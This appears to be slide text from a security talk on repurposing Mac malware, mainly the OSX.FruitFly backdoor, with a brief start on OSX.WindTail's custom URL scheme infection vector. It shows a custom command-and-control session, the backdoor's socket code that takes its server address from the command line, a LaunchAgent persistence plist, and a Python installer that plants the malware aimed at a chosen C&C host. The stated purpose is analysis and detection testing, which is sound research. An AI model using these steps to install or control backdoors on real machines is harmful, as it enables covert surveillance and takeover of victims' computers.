
4 create a custom C&C server

```
$ python server.py 1337
...
malware connected: '192.168.0.4'

[+] specify command: 11
    sending command: 11 (pwd)

response:
byte: 11 (command)
string: '/Users/user/Desktop'

[+] specify command: 02
    sending command: 02 (screenshot)
```



(remote) screenshot



"Offensive Malware Analysis: Dissecting FruitFly" (p. wardle)
VirusBulletin.com/uploads/pdf/magazine/2017/VB2017-Wardle.pdf


OSX.FRUITFLY (BACKDOOR)

fully-featured and undetected for 10yrs+


MOTHERBOARD | By Lorenzo Franceschi-Biccieri | Jul 24 2017, 3:00am
TECH BY VICE

Mysterious Mac Malware Has Infected Victims for Years

The mystery of a Mac malware called “FruitFly.”



discovered by
@thomasareed



files



processes




webcam



terminal



mouse & keys



screenshot


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OSX.FRUITFLY

repurposing the backdoor

```
01 if(@ARGV == 1) {  
02     if($ARGV[0] =~ /^\\d+$/ ) { $h = $ARGV[0] }  
03     elsif($ARGV[0] =~ /^[^:]+:(\\d+)$/ ) {  
04         ($h, @r) = ($2, scalar reverse $1);  
05     }  
06 }  
07  
08 $g = shift @r; push @r, $g;  
09 $1 = new IO::Socket::INET(  
10     PeerAddr => scalar( reverse $g ),  
11     PeerPort => $h,  
12     Proto    => 'tcp',  
13     Timeout   => 10 );  
14
```

parsing cmdline args?




```
$ ./fruitfly <port>  
$ ./fruitfly <addr:port>
```

specify (custom) C&C via cmdline!

no need to patch (malware)!

```
$ cat ~/Library/LaunchAgents/  
    com.fruitfly.plist  
{  
    KeepAlive = 0;  
    Label = "com.fruitfly.host";  
  
    ProgramArguments = ( /Users/user/.fruitfly  
        "ip.addr:port"  
    );  
  
    RunAtLoad = 1;  
}
```

persist (w/ C&C server)



OSX.FRUITFLY

creating a custom installer

patrick wardle ✅
@patrickwardle

Replying to @campuscodi

It's from the FBI "Flash" Alert: MC-000091-MW

But this mystery was solved earlier today by Wardle, who discovered an FBI flash alert sent earlier this year.

Describing the Fruitfly/Quimitchin malware, the FBI said the following:

The attack vector included the scanning and identification of externally facing services, to include the Apple Filing Protocol (A port 548), RDP or other VNC, SSH (port 22), and Back to My Mac (BTMM), which would be targeted with weak passwords or passwords derived from third party data breaches.



hrmm,
we need an installer then

patrick wardle ✅
@patrickwardle

Wrote an OSX/FruitFly installer: pastebin.com/Ltmc1WwA
😈☠️ To umm... test Apple's detection claims
(XProtect/MRT) & 3rd-party ones too

```
01 #ex: $ python ffInstaller.py FruitFly/fpsaud 192.168.0.2:1337
02 FRUIT_FLY = '~/fpsaud'
03 FRUIT_FLY_PLIST = '~/Library/LaunchAgents/com.fruit.fly.plist'
04 plist = '<?xml version="1.0" encoding="UTF-8"?> ... '
05
06 shutil.copyfile(sys.argv[1], os.path.expanduser(FRUIT_FLY))
07
08 with open(os.path.expanduser(FRUIT_FLY_PLIST), 'w') as plistFile:
09     plistFile.write(plist % (os.path.expanduser(FRUIT_FLY), sys.argv[2]))
```



FruitFly — bash — 66x35

```
users-Mac:FruitFly user$ python installer.py fpsaud 127.0.0.1:1337
```

FruitFly — bash — 75x33

```
users-Mac:FruitFly user$ python server.py 1337
```

OSX.WINDTAIL (BACKDOOR)



triage (infection vector)

```
$ cat Final_Presentation.app/  
    Contents/Info.plist
```



```
<?xml version="1.0" encoding="UTF-8"?>  
<dict>  
    ...  
    <key>CFBundleURLTypes</key>  
    <array>  
        <dict>  
            <key>CFBundleURLName</key>  
            <string>Local File</string>  
            <key>CFBundleURLSchemes</key>  
            <array>  
                <string>openurl2622007</string>  
            </array>  
        </dict>  
    </array>
```

custom url scheme




"Remote Mac Exploitation Via Custom URL Schemes"
objective-see.com/blog/blog_0x38.html



ence2020

OSX.WINDTAIL

triage (capabilities)



persistence (login item)

